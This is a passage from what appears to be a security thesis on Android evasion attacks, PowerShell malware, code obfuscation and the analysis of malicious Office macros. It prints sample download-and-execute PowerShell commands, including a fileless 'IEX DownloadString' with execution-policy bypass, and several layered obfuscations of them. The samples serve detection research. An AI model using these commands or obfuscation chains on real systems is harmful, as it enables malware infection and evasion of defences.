- Attacker's capability: it refers to the types of modifications that the attacker can perform on the Android applications in relation to the attacker's effort, which is generally based on time, resources, and costs at disposition.

So, using a set of Android applications A, where $\Omega(A)$ represents the set of all the possible transformations, it is possible to define an attack scenario as:

$$A^* = argmax_{A' \in \Omega(A)} W(A'; \phi) \tag{2}$$

This equation states that to realize a generic cyberattack on an Android system, the attacker needs to maximize an objective function W which indicates how the modified application A' meets the attacker's objectives. As we can see in the equation 2, the function W depends on the revised application A' and the system knowledge Φ. So, the higher is the knowledge, and the capabilities of the attacker, the more effective the attack will be.

Accordingly, $\Phi = (D, X, f)$ corresponds to the scenario of perfect knowledge about the Android system and represents the worst case for a defender. However, it is unlikely to see such a scenario in actual cases, as attackers often have incomplete information (or no information at all) about the target Android system. In line with that, a realistic case is called *mimicry*

attack, which has been studied in previous work [53, 38, 51]. In this case, $\Phi = (\hat{D}, X)$, which means that the attacker knows the feature space and owns a set of Android applications that is a representative approximation of the probability distribution of the applications employed to train the target system. This is a more realistic scenario, in which the attacker can modify the features of a malicious application to make its feature vector as similar as possible to one of the benign applications at disposal. Another kind of attack that doesn't need any knowledge of the Android system is called *random noise addition attack*, which does not allow targeting a specific class, but can be helpful to provide a generic assessment of the vulnerability of the system to perturbed inputs.

The discussion above and the following real-world example about an adversarial machine learning attack is a necessary background for Chapter 5, in which I show a practical methodology to perform a real-world adversarial attack on a machine learning detection system designed for Android applications.

Real-world Adversarial Attack. As discussed above, non-proactively trained machine learning classifiers may be vulnerable to well-crafted attacks in an adversarial scenario. Among adversarial offensives, one of the most known is the *evasion attack*. Basically, there are two types of evasion attacks: one where the attacker tries to emulate the characteristics of a standard sample to hide the intrusion, another where the attacker crafts an adversarial sample capable of exploiting the model's weaknesses, causing it to misclassify. This is a very concerning security issue, especially in a time where machine learning systems are spreading in multiple sectors that are computer-related and non-computer-related, such as autonomous drive [54].

As shown in Figure 5, a classification system trained to individuate animals correctly classifies a panda picture with 57% confidence. Then, adding a perturbation to the panda image, the resulting picture is classified as a gibbon with 99% confidence. Another example of an evasion attack is shown in Figure 6. In this case, a stop sign is specifically perturbed to be misclassified as another sign or not individuated at all. The most crucial aspect is that the differences between the original picture and the perturbed one are not visible or not perceived by the human eye.



Figure 5: Example of a panda being classified as a gibbon after applying an imperceptible noise to the original image.

Figure 6: Example of an adversarial stop sign.

For what concerns the Android world, in an evasion attack scenario, an attacker takes a malicious Android application and carefully perturbs its features to lead the classifier to misclassify the malicious sample as a benign one. Usually, the most used features to classify Android applications are manifest information (e.g., permissions, intents, and activities), certificates, resources, packages, and API calls. In Chapter 5, I present a methodology for creating adversarial samples to evade the classification of a machine learning-based detection system that uses as features the cumulative list of system API packages.

Formally, using equation 2, an evasion attack can be defined as follow [55, 38, 56]:

$$z^* = argmin_{z' \in \Omega(z)} f(\phi(z')) \tag{3}$$

where $\phi(z')$ is the feature vector associated with the Android application z'. So, the objective application z^*, contained in the possible modification set $\Omega(z)$, is the one that minimizes the value of the classification function f. This is generally a non-linear problem that can be solved using specific techniques, such as gradient-descent.

Figure 7 shows a general example of an Android classification system (blue line in Figure 7) based on two features. In this case, an evasion attack means taking a malicious application (red dots in Figure 7) and performing some manipulations (as described by Equation 3) to move that application from the malicious classification space to the benign classification space (green dots in Figure 7). In this way, the classification system will individuate that malicious application as a benign one.



Figure 7: Graphic representation of an evasive attack.

2.2.2 PowerShell Attack

PowerShell [57] is a task-based command-line shell and scripting language that allows administrators and users to automate tasks and processes, particularly on Microsoft Windows-based operating systems (but it can also be used on Linux and macOS). It also allows manipulating the file system and the registry keys essential for the operating system's functionality. This level of functionalities means that PowerShell is an optimal tool for malware creators. In fact, PowerShell-based attacks had been extensively used to carry out infections [19, 22, 16]. Such attacks have become especially popular as they can be easily embedded in malware vectors such as Office documents (by resorting to macros [58]) so that they could efficiently evade anti-malware detection and automatic analysis. In line with that, in Chapter 4, I further investigate Microsoft Office documents with malicious PowerShell embedded, proposing a system to help analysts mitigate this issue.

The PowerShell scripting language is characterized by five main characteristics, described in the following [30]:

- **Discoverability**: PowerShell features mechanisms to discover its commands easily to simplify the development process.
- **Consistency**: PowerShell provides interfaces to consistently manage the output of its commands, even without having precise knowledge of their internals. For example, there is one *sort* function that can be safely applied to the output of every command.
- **Interactive and Scripting Environments**: PowerShell combines interactive shells and scripting environments. In this way, it is possible to access command-line tools, COM objects, and .NET libraries.
- **Object Orientation**: Objects can be easily managed and pipelined as inputs to other commands.
- **Easy Transition to Scripting**: It is easy to create complex scripts, thanks to the discoverability of the commands.

Keeping this in mind, it is possible to analyze and understand how PowerShell codes work. In Listing 1, there is a simple example of PowerShell code.

```
Get-ChildItem $Path -Filter "*.txt" |
  Where-Object { $_.Attributes -ne "Directory"} |
    ForEach-Object {
      If (Get-Content $_.FullName | Select-String -Pattern
         $Text) {
        $PathArray += $_.FullName
        $PathArray += $_.FullName
      }
    }
```

Listing 1: Example of benign PowerShell script.

This code gets all the files with a `.txt` extension in the variable `Path` (each variable is introduced by a $). This is useful to understand the concept of *cmdlets*, i.e., lightweight commands that perform operations and return objects, making scripts easy to read and execute. Users can implement their customized cmdlets or override existing ones. In the case of the proposed listing, the employed cmdlets are `Get-ChildItem`, `Where-Object`, `ForEach-Object`, `Get-Content`, `Select-String`, and `Write-Host`. Note how using cmdlets makes the code reading significantly easier, as their functionality can often be grasped directly from their names. A comprehensive list of pre-made cmdlets can be found in [59].

The discussion above and the following real-world example about PowerShell attack scenarios is essential background for Chapter 4, where I present an analyzer for Microsoft Office files that carry out attacks usually using malicious embedded PowerShell codes.

Real-World PowerShell Attack. As pointed out in paragraph 1.2, attackers can exploit PowerShell to develop powerful attacks, especially against Windows machines. Starting from Windows 7 SP1, PowerShell is installed by default in each release of the operating system. Moreover, most PowerShell logging is disabled by default, meaning that many background actions are mostly invisible. The lack of proper logging makes malicious scripting codes easy to propagate remotely.

In line with this, Listing 2 shows a simple but typical example of PowerShell malware.

```
(New-Object System.Net.WebClient).DownloadFile('http://xx.xx.
    xx.xx/~zebra/iesecv.exe',"$env:APPDATA\scvkem.exe");
    Start-Process ("$env:APPDATA\scvkem.exe")
```

Listing 2: Example of PowerShell malicious script that downloads and execute a malicious executable.

In this example, the malicious script downloads and executes an external executable file (the IP address has been concealed). In particular, it is possible to observe the use of two cmdlets: `New-Object` and `Start-Process`. The first one prepares the initialized web client to download the file, while the second one starts downloading the file through the additional API `DownloadFile`. Note how the cmdlet `Start-Process` allows running external processes without the need for exploiting vulnerabilities.

Another critical problem is the possibility of *fileless* execution. This technique is used when anti-malware systems attempt to stop the execution of PowerShell scripts (that usually have the `.ps1` extension). In this case, the PowerShell script can be executed by directly loading it into memory or by bypassing the default interpreter so that the script can be executed with other extensions (for example, `.ps2`) [60]. In Listing 3, there is an example of a fileless attack performed with a PowerShell script.

```
powershell.exe -exec bypass -C "IEX (New-Object Net.WebClient
    ).DownloadString('https://[website]/malware.ps1')"
```

Listing 3: Example of fileless PowerShell execution.

In this PowerShell code, the content of the `malware.ps1` script is not saved on the disk but directly loaded to memory (`IEX` is the abbreviation

of the cmdlet `Invoke-Expression`). The `bypass` parameter instructs PowerShell to ignore execution policies so that commands can also be remotely executed.

In Chapter 4, paragraph 4.3.2, I further discuss malicious PowerShell codes embedded in Microsoft Office documents. In the reported analysis, I point out that most malicious PowerShell attacks rely on the download of malicious non-executable files (e.g., `.dll` library) and the execution of malicious payloads.

Chapter 3

Malicious Content Concealment

This third chapter introduces a crucial aspect of this work of thesis: the *malicious content concealment techniques*. This is an extensive topic that includes multiple strategies such as, among others, code obfuscation, adversarial machine learning, encryption, and steganography [61]. This thesis focuses mainly on code obfuscation techniques and the evasion attack (see paragraph 2.2.1 to know further about this adversarial machine learning attack). The content of this chapter is functional to have a better view of what is presented in the following chapters. In particular, in Chapter 4, code obfuscation is involved in analyzing Microsoft Office documents with heavily obfuscated embedded Visual Basic and PowerShell code. In Chapter 5, I present a methodology to hide the malicious Android applications injecting specific code to conceal the application's maliciousness to the detection system.

In the following paragraphs, I first discuss about code obfuscation techniques (paragraph 3.1), giving a practical example and a general classification. Then, I describe a specific case of code obfuscation that involves multiple levels of obfuscation applied one after the other (paragraph 3.2).

3.1 Code Obfuscation

The detection approaches discussed in paragraph 2.1 have to deal with multiple types of malicious content concealment techniques. One of the most used is called *code obfuscation*. It is essential to state that code obfuscation techniques are not always related to malicious intents. In fact, these techniques can be used to achieve secrecy and security of the code. From now on, with the term code obfuscation, I imply the involvement of malicious content concealment.

Code obfuscation includes multiple concealment techniques. When malicious content is involved, all of these techniques have a common goal: hide the malicious content in an infection vector (e.g., documents, codes, programs) and undermine the effectiveness of traditional and machine learning-based analysis. From now on, I will refer to code obfuscation implying malicious activities.

With the term code obfuscation, we define an ensemble of techniques that modify binary files or source codes without altering their semantics,

intending to make them hard to understand for human analysts or machines. These strategies are particularly effective against static analyzers of code and signature-based detectors. More specifically, similar obfuscation techniques can produce multiple output variants, making their automatic recognition often unfeasible. Moreover, numerous obfuscation strategies can be combined to make them unfeasible to be statically broken.

To better understand how code obfuscation works and its impact on the analysis, it is possible to find a simple example in the following.

```
var value = 10;
var product = value * value;
console.log(product);
```

Listing 4: Example of simple JavaScript clear code.

Listing 4 shows a basic JavaScript code that assigns to a variable called `value` the integer 10. Then it computes the product of the variable with itself, assigning the result to the variable `product`. Finally, it prints the result of the operation. This simple code is easy to read and understand for both human analysts and machines. With code obfuscation, this is not true anymore. In fact, in the following, it is possible to find the same code of Listing 4 altered with a combination of multiple types of code obfuscation techniques.

```
var _0x1ba4ff=_0x10f9;(function(_0x4489e4,_0x5e359e){var
    _0x57de85=_0x10f9,_0x1267f7=_0x4489e4();while(!![]){try{
    var _0x3e6387=-parseInt(_0x57de85(0xab))/0x1+parseInt(
    _0x57de85(0xae))/0x2*(parseInt(_0x57de85(0xb4))/0x3)+
    parseInt(_0x57de85(0xad))/0x4*(parseInt(_0x57de85(0xb2))/0
    x5)+parseInt(_0x57de85(0xb5))/0x6*(-parseInt(_0x57de85(0
    xb1))/0x7)+-parseInt(_0x57de85(0xac))/0x8*(-parseInt(
    _0x57de85(0xb7))/0x9)+-parseInt(_0x57de85(0xb6))/0xa*(-
    parseInt(_0x57de85(0xb8))/0xb)+parseInt(_0x57de85(0xaf))/0
    xc*(-parseInt(_0x57de85(0xb0))/0xd);if(_0x3e6387===
    _0x5e359e)break;else _0x1267f7['push'](_0x1267f7['shift'
    ]());}catch(_0x54079f){_0x1267f7['push'](_0x1267f7['shift'
    ]());}}}(_0x57de,0x98160));function _0x10f9(_0x33fed6,
    _0x315455){var _0x57de3f=_0x57de();return _0x10f9=function
    (_0x10f965,_0x186379){_0x10f965=_0x10f965-0xab;var
    _0x4203bb=_0x57de3f[_0x10f965];return _0x4203bb;},_0x10f9(
    _0x33fed6,_0x315455);}function _0x57de(){var _0x3b2953=['
    5552EeJrMF','3076604GvRKkS','1699576ZsLSrP','48SgSoyB','
    3763201TaTACz','8002001DfCVPq','5fvgOjx','log','3izZCdB','
    6PIGJEM','590fbRFbE','11349jchMdX','202499NEftsY','656209
    pgGqsq'];_0x57de=function(){return _0x3b2953;};return
```

```
_0x57de();}var value=0xa,product=value*value;console[
_0x1ba4ff(0xb3)](product);
```

Listing 5: Example of simple JavaScript obfuscated code. The original code is showed in Listing 4.

The obfuscated JavaScript code reported in Listing 5 shows that code obfuscation can make a simple code impossible to read or analyze while maintaining the same semantic.

Code Obfuscation Classification. As multiple research works have shown [62, 63], code obfuscation strategies may be differentiated into two primary groups:

- Trivial Techniques: straightforward manipulations based on structural alterations of the system without modifying the code. This type of obfuscation can work only on simple detection systems.
- Non Trivial Techniques: more challenging to perform manipulations based on the alteration of structural files and code of the system. This type of obfuscation is effective in eluding detection.

The division between these two groups is entirely based on the effort an attacker has to put into the obfuscation in terms of time and resources also related to the targeted system and the profit of the attack. Practically, there are multiple techniques to perform code obfuscation. Some of the most used are [64, 65]:

- Dummy code insertion: insert dummy code that does not change the semantic of the program to make it harder to read and reverse engineer.
- Code compression: compress some parts of a program or the entire program to make the code unreadable and impossible to analyze statically.
- String encryption: use an encode or encryption technique to hide the string in the code and restore the original values during runtime to make it impossible to search for a particular string inside the code.
- Random obfuscation: replace function and variable names with random sequences of characters to make it harder to read the code.
- Split obfuscation: split strings and chain them with the join or concatenate operators where the number and length of the splits are arbitrary to make it impossible to determine the original strings with static analysis.

- Encode obfuscation: similar to code compression, but in this case, data is encoded by employing algorithms such as Base64 or Shift.

- Logic obfuscation: insert variables or functions that are never reached by the execution of the code. This is generally achieved by using opaque predicates, which are unreachable conditional branches (if-then statements) that increase the complexity of the code to make it impossible to determine the output of the branch with static analysis.

The techniques described above can be combined to increase the complexity of the code and make the analysis even more complicated if performed only statically.

Code Obfuscation Mitigation. To mitigate the problem of code obfuscation, it becomes crucial to employ approaches that can detect and analyze obfuscated codes regardless of the complexity of the obfuscation techniques. To detect an obfuscated code is possible to use specific detection tools to see if an application has any trivial or non-trivial obfuscation signs [66]. Moreover, to analyze an obfuscated code is possible to use a de-obfuscation technique or dynamic analysis (see paragraph 2.1.1 to know more about it).

For what concerns the de-obfuscation, it is a powerful and complex strategy that takes an obfuscated code as input and gives as output the original clear code. This means that this kind of system has to detect which types of obfuscation techniques are involved and reverse the obfuscated code to its original clear state. De-obfuscation is crucial for three reasons:

- It allows having access to the original clear code, which is essential to uncover traces of malicious activities.

- It provides information about which obfuscation techniques were used to conceal the code, providing clues on the attacker's aims.

- It simplifies the use of additional technologies (e.g., machine learning) to perform malware detection, highlighting information that can be useful for the learning algorithms.

An example of a de-obfuscation system is PowerDrive [30], a static and dynamic multi-layer de-obfuscator for PowerShell attacks (see paragraph 3.2 to know more about multi-layer de-obfuscation).

For what concern dynamic analysis, it is possible to use this approach to access the content of the variables and the obfuscated code's output at runtime. Although, this methodology is not bulletproof because the dynamic analysis is usually performed inside a virtual environment to preserve the

system from malicious executions. So, a malicious system may employ a tool to detect virtualization and block the execution of some routines to hide the malicious behavior.

3.2 Multi-layer Obfuscation

Multiple scripting languages, such as PowerShell, are characterized by *multi-layered* obfuscation processes. With this strategy, multiple types of obfuscation are not applied simultaneously but one after the other. In this way, it is harder for the analyst to know what the code truly executes without first attempting to de-obfuscate the previous layers. This discussion is fundamental to understand better what is described in Chapter 4, where multi-layer obfuscation is used to reveal the malicious content contained in obfuscated PowerShell codes. In line with this, the following discussion about multi-layer obfuscation is done using PowerShell as a scripting languages reference.

Three types of obfuscation layers are typically employed by PowerShell malware:

- String-related: includes the obfuscation of strings and other objects such as function parameters and cmdlets. Strings are manipulated to make them significantly more complex to read.
- Encoding: relies on the use of `Base64` or binary encoding, which is typically applied to the whole script (or to part of it).
- Compression: applies compression to the whole script (or to part of it).

Generally, of the three types of PowerShell obfuscation layers, the String-related layer deserves particular attention. These obfuscation techniques can be easily found in exploitation toolkits such as `Metasploit` [67] or off-the-shelf tools, such as `Invoke Obfuscation` by Bohannon [68]. In the following, we provide a list of the prominent ones.

- Concatenation: split a string into multiple parts that are concatenated through the `+` operator.
- Reordering: divide a string into several parts that are subsequently reassembled through the `format` operator.
- Tick: insert ticks (escape characters) typically into the middle of a string.

- Eval: evaluate a string as a command in a similar fashion to `eval` in `JavaScript`. This strategy allows performing any string manipulation on the command.
- Up-Low Case: perform random changes of characters from uppercase to lowercase or vice versa.
- White Spaces: insert redundant white spaces between words.

In Table 4 are shown representative examples of the mentioned obfuscations layers, with a specific focus on String-related obfuscation techniques. Notably, this table does not indicate any possible obfuscation found in the wild, but only the ones that are easy to access through automatic and off-the-shelf tools. Moreover, these techniques are the ones found during the evaluation described in Chapter 4.

Table 4: Most common PowerShell obfuscation strategies. The output of obfuscation through Compression has been cut for space reasons.

Type	Original	Obfuscated
Conc.	`http://example.com/malware.exe`	`http://" + ''example.com'' + ''/malware.exe`
Conc.	`http://example.com/malware.exe`	`$a = ''http://''; $b = ''example.com''; $c = ''/malware.exe''; $a + $b + $c`
Reor.	`http://example.com/malware.exe`	`{1}, {0}, {2}' -f 'example.com', 'http://', '/malware.exe'`
Tick	`Start-Process 'malware.exe`	`S‘tart-P‘‘roce‘ss 'malware.exe'`
Eval.	`New-Object`	`&('New' + '-Object')`
Eval.	`New-Object`	`&('{1}{0}' -f '-Object', 'New')`
Case	`New-Object`	`nEW-oBjECt`
White	`$variable = $env:USERPROFILE + ''\malware.exe''`	`$variable = $env:USERPROFILE + ''\malware.exe''`
Base64	`Start-Process " malware .exe"`	`U3RhcnQtUHJvY2VzcyAibWFsd2FyZS5leGUi`
Comp.	`(New-Object Net.WebClient) .DownloadString ("http://example .com/malware.exe")`	`.((VaRIAbLE '*Mdr*').nAme[3,11,2]-JoIn'') (neW-obJecT sySTEM.io.CoMPRESSION.DEfLAte strEaM ([sYStem.Io.MeMoRystReam] [SYstEm.COnveRt]::frOmBase64sTrinG( 'BcE7DoAgEAXAqxgqKITeVmssLKwXf...`

Real-World Multi-layer Obfuscation Example. To conclude the discussion about multi-layer obfuscation, a real-world example is reported. Consider the following PowerShell command:

```
(New-Object Net.WebClient).DownloadString('http://example.
    com/malware.exe')
```

Listing 6: Original non-obfuscated PowerShell command.

Similar to the example proposed in Section 2.2.2, this code downloads and executes a `.exe` file. Then, this code is obfuscated through three layers: String-related, Encoding, and Compression. In particular, during the first layer (String-related obfuscation), multiple obfuscation strategies are combined. This is done to point out that obfuscations are distributed through multiple layers and scattered on the same layer.

The result of the mentioned obfuscations is reported in Listing 7. In this case, the obfuscation techniques employed on the clear PowerShell command are Reordering, Tick, and Concatenation. Notably, the string is progressively harder to read as it goes through all the String-related obfuscation strategies.

```
#Reordering
(New-Object System.Net.WebClient).DownloadString(("
   \{0\}\{3\}\{7\}\{1\}\{5\}\{6\}\{8\}\{4\}\{2\}" -f 'http','
   e.c','.exe',':://exam','are','om','/','pl','malw'))
#Tick
(NeW`-OB`jECT System.Net.WebClient).DownloadString(("
   \{0\}\{3\}\{7\}\{1\}\{5\}\{6\}\{8\}\{4\}\{2\}" -f 'http','
   e.c','.exe',':://exam','are','om','/','pl','malw'))
#Concatenation
(NeW`-OB`jECT ('System.'+'Ne'+'t.We'+'bCl'+'ient')).('D'+'ow'
   +'nloadStri'+'n'+'g').Invoke(("
   \{0\}\{3\}\{7\}\{1\}\{5\}\{6\}\{8\}\{4\}\{2\}" -f 'http','
   e.c','.exe',':://exam','are','om','/','pl','malw'))
```

Listing 7: String-related obfuscation of a PowerShell command. Multiple obfuscation strategies have been employed on this layer.

As a second layer, a binary encoding obfuscation is applied on the String-related obfuscated PowerShell command. Listing 8 shows the result (the binary string has been shortened for space reasons).

```
. ( \$sHeLlID[1]+\$SHEllid[13]+'x') ( ('101000I1001110B11001
   ..........111~100111I101001:101001'.sPlIT( 'G:kIPq\%B~M' )
   | forEAch{ ( [ChAR]( [ConverT]::TOINT16(([STRing]\$_ ),2)
   ))})-JoIn'' )
```

Listing 8: Binary encoding of a String-related obfuscated command. The binary string has been cut for space reasons.

Finally, Listing 9 shows the final obfuscated PowerShell command after applying one last layer of compression.

```
#Original Code
(New-Object Net.WebClient).DownloadString("http://example.com
```

```
   /malware.exe")

#Compressed Code
.((VaRIAbLE '*Mdr*').nAme[3,11,2]-JoIn'') (neW-objecT sySTEM.
   io.CoMPRESSION.DEfLAtestrEaM([sYStem.Io.MeMoRystReam][
   SYstEm.COnveRt]::frOmBase64sTrinG( '
   BcE7DoAgEAXAqxgqKITeVmssLKwXfFHM8gnZBI/
   vjPYY8x5eRJk8xJ4IKycUMXaro3Cl65Ceyq3VI9IW5/
   BRbgwba3aZeFCHxQdlfg==' ),[iO.COMpREsSION.CompresSionMoDE
   ]::deCOmPRESs)|FOReACh-ObJeCt \{ neW-objecT  IO.
   StrEaMrEadEr( \$_, [sYsTEM.tEXT.enCoDIng]::AscIi ) \}).
   readtOend( )
```

Listing 9: Compressed and final output of a multi-layer obfuscation process of a PowerShell command.

Chapter 4

Microsoft Office Malware Analysis

As discussed in paragraph 1.2, there has been a significant growth in the number of embedded malware attacks. The most recent reports showed that cyberattacks perpetrated using malicious software are now often conveyed by embedding malicious payloads in Microsoft Office documents. These documents are particularly useful as victims do not commonly associate these files with severe threats

Previous works on Office malware primarily focused on static analysis of obfuscated malicious macros [69, 64, 33]. However, such approaches exhibit clear limitations, as static analysis cannot address the complexity of obfuscated malware, thus becoming unfeasible in many cases. Some static and instrumentation-based tools for the analysis of macros are publicly available [3, 70], but they are tailored to a minority of macros/file formats. Hence, they do not support the analysis of most malware samples found in the wild. Free online sandboxes [71, 72] are more effective than the tools above since they leverage dynamic analysis approaches. However, they exhibit two significant issues: they are significantly slower for large-scale analyses and do not provide enough information on how macros work. In this way, the employed attack strategies and performed actions (e.g., infection techniques aside from PowerShell execution) may remain unclear.

This research work aims to provide a scalable system that allows analysts to go beyond simple malware detection by performing a real, in-depth inspection of macros. To this end, I propose Oblivion, a *modular*, *fast*, *static and dynamic* framework for the de-obfuscation and analysis of macros contained in Microsoft Office files. Oblivion dynamically instruments macros by leveraging the characteristics of the Visual Basic language and execute the instrumented Office file in a secure environment. The execution results are gathered in a final report containing critical information about the analyzed macros in a comprehensive and organized way. Such information includes the attack type of the analyzed macro, the de-obfuscated PowerShell code, all the contacted URLs and domains, the list of suspicious methods, the content of the variable during the execution, and the call graph of the methods called during the execution. More specifically, Oblivion traces every variable value and method call contained in the file by extracting and de-obfuscating the employed PowerShell codes. Besides, it reveals attacks alternative to PowerShell by detecting suspicious actions (e.g., accessing Outlook to send

malicious emails). The architecture of Oblivion has been designed to allow fast analyses and be easily expanded and fixed by other developers, who can integrate their expansion modules.

I used Oblivion to perform a large-scale analysis of more than $40,000$ Office malicious files belonging to different families and featuring macros of various types. The attained results show that Oblivion could analyze most of them by extracting and de-obfuscating thousands of PowerShell codes (when available). Moreover, by inspecting the dynamic behavior of the macros, Oblivion was able to extract a comprehensive list of attack families, which are proposed and discussed in paragraph 4.3.2. I also point out the main characteristics of the analyzed macros and the de-obfuscated PowerShell attacks by depicting complex scenarios in which macro and PowerShell obfuscations are employed. Finally, I demonstrate how Oblivion can be used to quickly analyze multiple files, with an average analysis time of less than one minute.

The rest of the chapter is organized as follows:

- Paragraph 4.1 describes the needed technical background about Microsoft Office. Firstly, a general overview of the Office documents structure is given. Then, particular attention is put into Office macros, which is a core argument of this research work. Finally, the focus is on characterizing malicious macros, giving a real-world example.
- Paragraph 4.2 describes Oblivion's architecture and functionalities, going through the five modules that compose this framework.
- Paragraph 4.3 provides the experimental results attained by Oblivion on a set of $40,000$ malicious Office documents. Particular attention is given to PowerShell and non PowerShell malicious attacks, focusing on performance analysis.
- Paragraph 4.4 describes the related works in the field, highlighting the advances concerning the state of the art of the proposed approach.
- Paragraph 4.5 focuses on the discussions and limitations of Oblivion.

4.1 Technical Background

The Microsoft Office suite is one of the most popular document processing software available in the market. The whole suite revolves around three main products to elaborate documents (Microsoft Word), spreadsheets (Microsoft Excel), and presentations (Microsoft PowerPoint). The files parsed by such products can be represented in two formats: *OLE* (Object Link and Embedding - Compound Document Format) and *OOXML* (Office Open XML) [73].

The first format, which features file extensions such as .doc, .xml, and .ppt, was the standard in Microsoft Office 97-2003. The second format, featuring extensions such as .docx, .xlsx, and .pptx, has been introduced since Office 2007, and it is the default standard in recent versions (currently, Office 2021 and 365). Notably, the user can easily switch from one format to the other.

Object Link and Embedding. An OLE file follows the compound document format, which is a structure for storing a simple file system. Basically, an OLE document is a hierarchical collection of different objects, including [74]:

- Storage objects: is analogous to a file system directory. Just as a directory can contain other directories and files, a storage object can contain other storage objects and stream objects tracking the locations and sizes of the child storage object and stream objects nested beneath it.
- Stream objects: is analogous to the traditional notion of a file. Like a file, a stream contains user-defined data stored as a consecutive sequence of bytes.
- Property objects: they are a particular version of stream objects that contain properties. A property is a specific container that can be used to store information such as the metadata of a document (e.g., title, author, and creation date).

The hierarchy is defined by a parent object/child object relationship. Stream objects cannot contain child objects. Storage objects can contain stream objects and/or other storage objects, each of which has a name that uniquely identifies it among the child objects of its parent storage object. The general idea is to organize the document into components that can be easily updated/added without altering the rest of the file. In the case of .doc files, the primary stream is represented by the File Information Block (FIB), which contains the references to the other streams inside the file. Such streams include, among others, tables, data with no predefined structures, and macro codes. Excel (.xls) documents typically contain one or more workbook streams, which are data structures that can contain additional substreams. Substreams contain additional information about the typical elements used inside the workbook, such as sheets, charts, and macros.

As an example, Figure 8 shows the OLE file of a Microsoft Word document that contains a storage object called *Macros* with different streams inside. These streams represent the VBA project that contains the macros of the Office document, which are discussed in paragraph 4.1.1. Finally, the

mentioned OLE file contains multiple property objects (*SummaryInformation*), streams containing tables the word document content.



Figure 8: High level overview of an OLE file containing a macro storage object and multiple streams and property objects.

Office Open XML. The OOXML format has been codified in international standards ISO/IEC 29500 and ECMA-376 [75]. An OOXML is a zipped archive containing previously embedded elements in the OLE format's storage/object structure. As the file is now represented as a compressed archive, understanding and pointing out its components is more straightforward. Many elements belonging to the OOXML format are seen as separate files. This characteristic enhances the modularity compared to the previous implementations and improves the file robustness against data corruption. In this file representation, it is even easier to detect macros embedded inside the file. Note that, differently from the OLE format, the structural OOXML representations of the .docx and .xlsx files are very similar.

4.1.1 Microsoft Office Macros

Microsoft Office macros are sequences of instructions that are automatically executed to avoid repetitive manual actions inside an Office document. As described in the previous paragraph, macros are a set of streams (typically named `vbaProject.bin`) located in a storage object inside the OLE document. Macros are written in Visual Basic for Applications (VBA), an implementation of Visual Basic for Office. TThe VBA code's execution is inherently linked to the opened Office file, which means that it is impossible

to execute a stand-alone VBA program. As an example, Listing 10 shows a simple macro employed in VBA applications [76].

```
Sub multiplyWithNumber()
Dim rng As Range
Dim c As Integer c = InputBox("Enter a number")
For Each rng In Selection
If WorksheetFunction.IsNumber(rng) Then
rng.Value = rng * c
Else
End If
Next rng
End Sub
```

Listing 10: A simple example of VBA code that multiplies the numbers contained in a list by a number chosen by the user.

This macro takes as input an integer c (with the `InputBox` command). It multiplies it for each element of a list rng of numbers that the user previously selected (`Selection`). Routines are typically introduced with the `Sub` keyword, while variables are declared with `Dim`. Users typically employ such small functions as good support to perform complex operations on data.

VBA macros can be represented in three major file formats [77]:

- Class Modules (.cls): a macro that contains classes and embedded instance-based variables, which means that variables are accessible only through objects related to the class.
- Macro Modules (.bas): a macro that contains just global variables, meaning that only one instance is saved and employed in the rest of the macro-code. Changing variables inside `.bas` macro means that their upgraded values will be employed by other procedures that use them.
- Form modules (.frm): macro that typically focuses on creating graphical interfaces for the users to insert data that can be used in the document.

Typically, at least one standard `.cls` macro has to be included in each VBA project. In fact, these standard macros cannot be deleted from that. Notably, while `.bas` and `.frm` modules can be created in both Microsoft Office Word and Excel, the `.cls` modules have a distinct format for the two Office applications. In fact, Microsoft Word employs a `ThisDocument.cls`

class module, and Microsoft Excel employs a `ThisWorkbook.cls` class module. Moreover, in Microsoft Office Excel macros, there may be sheets containing specific VBA code related to a particular spreadsheet. In Figure 9, it is possible to see the structure of a simple `VBAProject` for a Microsoft Excel document.

